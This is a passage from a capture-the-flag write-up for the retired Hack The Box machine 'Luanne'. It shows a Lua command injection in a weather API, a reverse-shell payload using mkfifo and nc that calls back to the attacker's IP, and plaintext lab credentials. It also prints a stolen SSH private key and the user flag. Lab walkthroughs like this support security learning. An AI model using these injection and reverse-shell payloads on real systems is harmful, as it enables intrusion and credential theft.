
/weather/forecast?city=list

Five day forecast (London)

/weather/forecast?city=London

we see this lets see in port 9001


but we are not allowed to enter there now since we have the webapiuser we will use same sql injection to gain access to the user privilage



```
view-source:http://10.10.10.218/weather/forecast?city=London');os.execute("id")--
```


```
{"code": 500,"error": "unknown city: Londonuid=24(_httpd) gid=24(_httpd) groups=24(_httpd)
```

it again worked so lets take the shell



```
GET /weather/forecast?city=
London%27);os.execute(%22rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.
70+443+%22)-- HTTP/1.1
Host: 10.10.10.218
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic d2ViYXBpX3VzZXI6aWFtdGhlYmVzdA==
Connection: close
Upgrade-Insecure-Requests: 1


```




```
┌──(root💀kali)-[/home/kali/machines/retired/luanne]
└─# nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.10.218 65434
sh: can't access tty; job control turned off
$ whoami
_httpd
$ ls
index.html
robots.txt
$ which python
which: PATH environment variable is not set
$ 
```

we are still the same user lets try to change the user from inside the box


running ps auxw will show all the process running

we see




```
r.michaels    185  0.0  0.0  34992  1988 ?     Is   Fri05AM 0:00.00 /usr/libexec/httpd -u -X -s -i 127.0.0.1 -I 3001 -L weather /hom
```

that r.michaels is running local server at 3001 and we have credentials so we can curl into that and we can have the private rsa key




```
$ curl http://127.0.0.1:3001/~r.michaels/id_rsa --user webapi_user:iamthebest
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2610  100  2610    0     0   637k      0 --:--:-- --:--:-- --:--:--  637k
-----BEGIN OPENSSH PRIVATE KEY-----
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
```

we got the private rsa key lets keep it in a file



```
┌──(root💀kali)-[/home/kali/machines/retired/luanne]
└─# chmod 600 private_rsa.txt
```

we saved and changed the permission and now lets ssh




```
┌──(root💀kali)-[/home/kali/machines/retired/luanne]
└─# ssh -i private_rsa.txt r.michaels@10.10.10.218
Last login: Fri Sep 18 07:06:51 2020
NetBSD 9.0 (GENERIC) #0: Fri Feb 14 00:06:28 UTC 2020

Welcome to NetBSD!

luanne$ whoami
r.michaels
luanne$ 
```

and we have michels



```
luanne$ cat user.txt
ea5f0ce6a917b0be1eabc7f9218febc0
luanne$ 
```

after so much of pain we found a file in /home/r.michaels/backups
devel_backup-2020-09-16.tar.gz.enc

it is a zip file we have to unzip it and see whats inside it

inside that we will find hash which we have to decrypt and it is the hash of root user so then switch to root user with that hash